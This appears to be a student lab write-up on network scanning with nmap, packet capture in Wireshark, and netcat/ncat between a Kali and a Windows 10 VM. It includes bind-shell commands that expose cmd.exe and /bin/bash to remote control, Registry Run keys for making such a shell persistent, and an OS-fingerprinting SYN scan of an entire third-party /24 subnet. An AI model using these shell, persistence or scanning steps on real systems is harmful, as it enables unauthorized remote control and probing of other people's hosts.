b) First, send a UDP scan to **port 99** of the router: **nmap -sU -p 99 192.168.1.1**



c) Start a new capture and filter by the IP address of the Kali Linux VM:
ip.addr==192.168.1.12 && udp.port==53



d) In Kali Linux, probe for a service that uses UDP listening on port 53 of that box that everyone simply calls router: **sudo nmap -sU -p 53 192.168.1.1**

```
(potato@kali)-[~]
$ sudo nmap -sU -p 53 192.168.1.1
[sudo] password for potato:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 14:28 HST
Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).

PORT      STATE SERVICE
53/udp    open  domain
MAC Address: D4:9A:A0:A3:84:78 (Vnpt Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.1.12 && udp.port==53

No.	Time	Source	Destination	Protocol	Length	Info
3310	134.099605862	192.168.1.12	192.168.1.1	DNS	72	Standard query 0x0006 TXT version.bind
3311	134.099804829	192.168.1.12	192.168.1.1	DNS	54	Server status request 0x0000
3312	134.099862569	192.168.1.12	192.168.1.1	DNS	88	Standard query 0x0000 PTR _services._dns-sd._udp.local
3313	134.102350915	192.168.1.1	192.168.1.12	DNS	97	Standard query response 0x0006 TXT version.bind TXT
3314	134.102388508	192.168.1.12	192.168.1.1	ICMP	125	Destination unreachable (Port unreachable)
3315	134.202681964	192.168.1.1	192.168.1.12	DNS	163	Standard query response 0x0000 No such name PTR _services._dn
3316	134.202730101	192.168.1.12	192.168.1.1	ICMP	191	Destination unreachable (Port unreachable)

- DNS system response, evidence of a DNS server:

3312	134.099804829	192.168.1.12	192.168.1.1	DNS	88	Standard query 0x0000 PTR _services._dns-sd._udp.local
3313	134.102350915	192.168.1.1	192.168.1.12	DNS	97	Standard query response 0x0006 TXT version.bind TXT
3314	134.102388508	192.168.1.12	192.168.1.1	ICMP	125	Destination unreachable (Port unreachable)
3315	134.202681964	192.168.1.1	192.168.1.12	DNS	163	Standard query response 0x0000 No such name PTR _services._dn
3316	134.202730101	192.168.1.12	192.168.1.1	ICMP	191	Destination unreachable (Port unreachable)

Frame 3313: Packet, 97 bytes on wire (776 bits), 97 bytes captured (	0000	00 0c 29 55 93 15 d4 9a a0 a3 84 78 08 00 45 00	..)U....
Ethernet II, Src: VnptTechnolo_a3:84:78 (d4:9a:a0:a3:84:78), Dst: V	0010	00 53 00 00 40 00 40 11 b7 3c c0 a8 01 01 c0 a8	.S..0.0.-.<
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.12	0020	01 0c 00 35 a9 b1 00 3f 81 c0 00 06 85 80 00 01	..5...?...
User Datagram Protocol, Src Port: 53, Dst Port: 43441	0030	00 01 00 00 00 00 07 76 65 72 73 69 6f 6e 04 62	v ers
Domain Name System (response)	0040	69 6e 64 00 00 10 00 03 c0 0c 00 10 00 03 00 00	ind.....
Transaction ID: 0x0006	0050	00 00 00 0d 0c 64 6e 73 6d 61 73 71 2d 32 2e 35	 dns mas
Flags: 0x8580 Standard query response, No error	0060	32	2
Questions: 1			
Answer RRs: 1			
Authority RRs: 0			
Additional RRs: 0			
Queries			
Answers			
[Request In: 3310]			
[Time: 2.745053 milliseconds]			

e) Now try a UDP scan with port 67: **nmap -sU -p 67 192.168.1.1**

```
(potato@kali)-[~]
$ nmap -sU -p 67 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 14:31 HST
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).

PORT      STATE      SERVICE
67/udp    open|filtered dhcp
MAC Address: D4:9A:A0:A3:84:78 (Vnpt Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

ip.addr==192.168.1.12 && udp.port==67					
No.	Time	Source	Destination	Protocol	Length Info
408	24.534838402	192.168.1.12	192.168.1.1	DHCP	286 DHCP Inform - Transaction ID 0x1234567
409	24.635139193	192.168.1.12	192.168.1.1	DHCP	286 DHCP Inform - Transaction ID 0x1234567

Frame 409: Packet, 286 bytes on wire (2288 bits), 286 bytes captured on interface eth0		0000	d4 9a a0 a3 84 78 00 0c	29 55 93 15 08 00 45 00	x..)
Ethernet II, Src: Vmware_55:93:15 (00:0c:29:55:93:15), Dst: VnptTechnology_08:00:27:00:00:00		0010	01 10 e2 e6 00 00 2a 11	29 99 c0 a8 01 0c c0 a8	*.).
Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.1		0020	01 01 89 f4 00 43 00 fc	9f bb 01 01 06 00 01 23	C..)
0100 = Version: 4		0030	45 67 00 00 00 00 ff ff	ff ff 00 00 00 00 00 00	Eg.....
.... 0101 = Header Length: 20 bytes (5)		0040	00 00 00 00 00 00 00 0e	35 d4 d8 51 00 00 00 00	5
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)		0050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Total Length: 272		0060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Identification: 0xe2e6 (58086)		0070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
0000 = Flags: 0x0		0080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
...0 0000 0000 0000 = Fragment Offset: 0		0090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Time to Live: 42		00a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Protocol: UDP (17)		00b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Header Checksum: 0x2999 [validation disabled]		00c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
[Header checksum status: Unverified]		00d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Source Address: 192.168.1.12		00e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
Destination Address: 192.168.1.1		00f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
[Stream index: 8]		0100	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

5a-5b

a) Execute the following command: **nmap -v scanme.nmap.org**

```
(potato@kali)-[~]
$ nmap -v scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 14:34 HST
Initiating Ping Scan at 14:34
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:34, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:34
Completed Parallel DNS resolution of 1 host. at 14:34, 0.08s elapsed
Initiating SYN Stealth Scan at 14:34
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Completed SYN Stealth Scan at 14:34, 4.06s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.69 seconds
Raw packets sent: 1205 (52.996KB) | Rcvd: 1003 (40.136KB)
```

b) Execute the following command: **nmap -sS -O scanme.nmap.org/24**

This launches a stealth SYN scan against each machine that is up out of the 256 IPs on the Class C-sized network where Scanme resides. That's the reason why this scan takes much longer than other ordinary scans, and there is a lot of obtained information.

```
(potato@kali)-[~]
$ nmap -sS -O scanme.nmap.org/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 14:35 HST
Stats: 0:00:09 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.83% done
Stats: 0:00:27 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.80% done; ETC: 14:41 (0:05:57 remaining)
Stats: 0:01:06 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.86% done; ETC: 14:42 (0:06:19 remaining)
Stats: 0:04:05 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 44.52% done; ETC: 14:44 (0:04:59 remaining)
```



```

Stats: 0:06:47 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.92% done; ETC: 14:44 (0:02:29 remaining)
Stats: 0:09:09 elapsed; 137 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.25% done; ETC: 14:44 (0:00:27 remaining)
Nmap scan report for mail.ai-helper.asia (45.33.32.4)
Host is up (0.18s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
587/tcp   closed submission
993/tcp   open  imaps
995/tcp   closed pop3s
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 4.15 - 5.19 (94%), Linux 2.6.32 - 3.13 (93%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.39 (93%), Linux 5.1 - 5.15 (92%), Linux 6.0 (92%), OpenWrt 22.03 (Linux 5.10) (92%), Linux 2.6.22 - 2.6.36 (91%)
No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 45-33-32-5.ip.linodeusercontent.com (45.33.32.5)
Host is up (0.18s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
8080/tcp   closed http-alt
8080/tcp   open  http-proxy
Device type: general purpose|router|storage-misc
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X|3.X (98%), MikroTik RouterOS 7.X (96%), HP embedded (89%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (96%), Linux 4.15 - 5.19 (94%), Linux 2.6.32 - 3.13 (93%), Linux 2.6.39 (93%), OpenWrt 21.02 (Linux 5.4) (92%), Linux 6.0 (92%), OpenWrt 22.03 (Linux 5.10) (92%), Linux 2.6.22 - 2.6.36 (91%), Linux 5.1 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).

Nmap scan report for li982-9.members.linode.com (45.33.32.9)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Aggressive OS guesses: Linux 5.0 - 5.14 (97%), Linux 4.15 - 5.19 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (96%), Linux 2.6.32 - 3.13 (94%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.39 (93%), Linux 5.1 - 5.15 (92%), Linux 6.0 (92%), OpenWrt 22.03 (Linux 5.10) (92%), Linux 2.6.22 - 2.6.36 (91%), Linux 5.1 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).

```


Lab Exercise 16.02: Sockets with netcat (nc) and ncat

Step 1: Create a simple chat server with netcat/ncat.

1a-1f

a) On the Windows 10 VM that will act as the netcat server, start listening, in the location you changed directories to, on port 52000 with the following command:

ncat -lp 52000



```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.19044.4529]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>

```



- Start listening on port 52000 with ncat from the WIN10 VM:

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
```

b) Filtering packets from Kali Linux's machine IP address on WIN10 VM's Wireshark:
ip.addr==192.168.1.12



c) Verify that the port is open with another utility with a similar sounding name, netstat.
netstat -an | more




- We can see that port 52000 is listening, which means ncat is working.

d) On the Kali Linux VM acting as the netcat client, type the following: **nc <IP server of WIN10 VM running netcat> 52000 -> nc 192.168.1.10 52000**

```
Session Actions Edit View Help
(potato@kali)-[~]
$ nc 192.168.1.10 52000
ip.addr==192.168.1.12 && udp.port==67
```

e) Start typing in each machine. The messages will appear in both machine.



```
Administrator: Command Prompt - ncat -lp 52000
Microsoft Windows [Version 10.0.19044.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1

C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
HELLO I AM KALI LINUX
```

f) Break out of the connection by pressing CTRL-C on either machine

e) Reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.

- Start listening on port 42000 from the Kali Linux VM with ip 192.168.1.12:

nc -lnvp 42000

```
(potato@kali)-[~]
$ nc -lnvp 42000
listening on [any] 42000 ...
```

- Connect to Kali Linux VM from WIN10 VM with ncat: **ncat 192.168.1.12 42000**

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat 192.168.1.12 42000  
HELLO IM WIN10 VM
```

```
(potato@kali)-[~]  
$ nc -lnvp 42000  
listening on [any] 42000 ...  
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.10] 50122  
HELLO IM WIN10 VM  
█
```

2a-2e:

a) On the Windows 10 VM, open a port. Using the output redirection operator (>), specify that whatever comes through port 55555 doesn't get output in the console, like before, but rather goes into a file called `alice.txt`, which doesn't exist just yet.

ncat -lp 55555 > alice.txt

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 55555 > alice.txt  
█
```

b) On the Kali Linux VM, create a text file, put some text in the file, and then save it as `bob.txt` and close the file.

```
(potato@kali)-[~]  
$ echo "something something text" > bob.txt
```

c) On the Kali Linux VM, from the same directory you've been in, execute the following command (with the IP address of the Windows 10 VM):

nc -w 1 192.168.1.10 55555 < bob.txt

```
(potato@kali)-[~]  
$ nc -w 1 192.168.1.10 55555 < bob.txt  
  
(potato@kali)-[~]  
$ █
```

d) On the Windows 10 VM, type notepad alice.txt to see the contents of the source's bob.txt file in the target's alice.txt file in Notepad.

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>notepad alice.txt
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```



e) Same thing but reverse roles.

3a-3e:

a) On the Windows 10 VM, type the following command: **ncat -lp 10314 -e cmd.exe**

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 10314 -e cmd.exe
_
```

b) On the Kali Linux VM, type the following command: **nc 192.168.1.10 10314**

```
(potato@kali)-[~]
$ nc 192.168.1.10 10314
Microsoft Windows [Version 10.0.19044.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

c) Any Windows command you type will now be sent to the victim machine and executed on that machine. Try these:

ipconfig /all

arp -a

route print

d) You can even sniff all packets in Wireshark containing all commands and their corresponding output.

- Filter by **icmp** in Wireshark on the Windows 10 VM.


- From the Windows command prompt on the Kali Linux VM, enter the following:

ping 8.8.8.8

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ping 8.8.8.8
ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=51ms TTL=116
Reply from 8.8.8.8: bytes=32 time=51ms TTL=116
Reply from 8.8.8.8: bytes=32 time=50ms TTL=116
Reply from 8.8.8.8: bytes=32 time=52ms TTL=116

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 50ms, Maximum = 52ms, Average = 51ms
```



No.	Time	Source	Destination	Protocol	Length	Info
4157	1662.3305915...	192.168.1.4	192.168.1.10	ICMP	149	Destination unreachable (Port unreachable)
4161	1662.3690837...	192.168.1.4	192.168.1.10	ICMP	118	Destination unreachable (Port unreachable)
4165	1662.4100567...	192.168.1.4	192.168.1.10	ICMP	160	Destination unreachable (Port unreachable)
4169	1662.5247271...	192.168.1.4	192.168.1.10	ICMP	98	Destination unreachable (Port unreachable)
4197	1662.9241859...	192.168.1.4	192.168.1.10	ICMP	104	Destination unreachable (Port unreachable)
4305	1663.3214014...	192.168.1.4	192.168.1.10	ICMP	102	Destination unreachable (Port unreachable)
4421	1725.6211372...	192.168.1.4	192.168.1.10	ICMP	111	Destination unreachable (Port unreachable)
4503	1789.7047179...	192.168.1.10	8.8.8.8	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (reply in 45
4507	1789.7562670...	8.8.8.8	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=116 (request in
4512	1790.7209511...	192.168.1.10	8.8.8.8	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (reply in 45
4513	1790.7721775...	8.8.8.8	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=116 (request in
4520	1791.7367725...	192.168.1.10	8.8.8.8	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (reply in 45
4521	1791.7869995...	8.8.8.8	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=116 (request in
4526	1792.7674925...	192.168.1.10	8.8.8.8	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128 (reply in 4
4527	1792.8195403...	8.8.8.8	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=116 (request in

This ncat shell creation can even be made persistent by adding it to the victim machine's Registry in one of the following locations:

-HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

-HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Run

-HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

-HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\RunOnce

e) Reverse roles and use Bash from the Kali Linux VM from the Windows 10 VM.

- On the Kali Linux VM, type the following command: **nc -lp 14618 -e /bin/bash**

```
(potato@kali)-[~]  
$ nc -lp 14618 -e /bin/bash  
_
```

- On the Windows 10 VM, type the following command: **ncat 192.168.1.12 14618**

```
C:\Users\davgogi\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat 192.168.1.12 14618  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:55:93:15 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 82199sec preferred_lft 82199sec  
    inet6 2001:ee0:8205:8495:5ac7:2e6d:890c:af6b/64 scope global temporary dynamic  
        valid_lft 600601sec preferred_lft 81962sec  
    inet6 2001:ee0:8205:8495:20c:29ff:fe55:9315/64 scope global dynamic mngtmpaddr noprefixroute  
        valid_lft 2591898sec preferred_lft 604698sec  
    inet6 fe80::20c:29ff:fe55:9315/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

```
ls  
bob  
bob.txt  
Desktop  
Documents  
Downloads  
monroe  
Music  
Pictures  
profweissman  
Public  
rochester  
Templates  
Videos
```

```
pwd  
/home/potato
```


f) Filter by ICMP in Wireshark on the Kali Linux VM:

- From the Windows command prompt on the Kali Linux VM, enter the following:

ping 1.1.1.1

```
ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=56 time=77.4 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=56 time=41.6 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=56 time=40.6 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=56 time=41.0 ms
64 bytes from 1.1.1.1: icmp_seq=5 ttl=56 time=41.9 ms
64 bytes from 1.1.1.1: icmp_seq=6 ttl=56 time=42.8 ms
```

- Now you're actually sending a ping from the Kali Linux VM through the Windows 10 VM. The replies will be sent to the Kali Linux VM:

The image shows a Wireshark packet capture window titled "Capturing from eth0". The filter bar at the top is set to "icmp". The packet list pane shows 17 packets, all of which are ICMP Echo (ping) requests and replies. The source and destination IP addresses are 192.168.1.12 and 1.1.1.1. The packet details pane for packet 17 is expanded, showing the Ethernet II header, Internet Protocol Version 4 header, and Internet Control Message Protocol header. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
445	93.837992888	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=72/18432, ttl=64 (req
446	93.879060945	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=72/18432, ttl=56 (req
449	94.839345801	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=73/18688, ttl=64 (req
450	94.880586202	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=73/18688, ttl=56 (req
453	95.840805544	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=74/18944, ttl=64 (req
454	95.882008500	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=74/18944, ttl=56 (req
457	96.842633219	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=75/19200, ttl=64 (req
460	96.884706348	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=75/19200, ttl=56 (req
463	97.844194623	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=76/19456, ttl=64 (req
464	97.885316933	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=76/19456, ttl=56 (req
467	98.845740374	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=77/19712, ttl=64 (req
468	98.887953684	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=77/19712, ttl=56 (req
471	99.847216955	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=78/19968, ttl=64 (req
472	99.887777846	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=78/19968, ttl=56 (req
475	100.848958282	192.168.1.12	1.1.1.1	ICMP	98	Echo (ping) request id=0x0001, seq=79/20224, ttl=64 (req
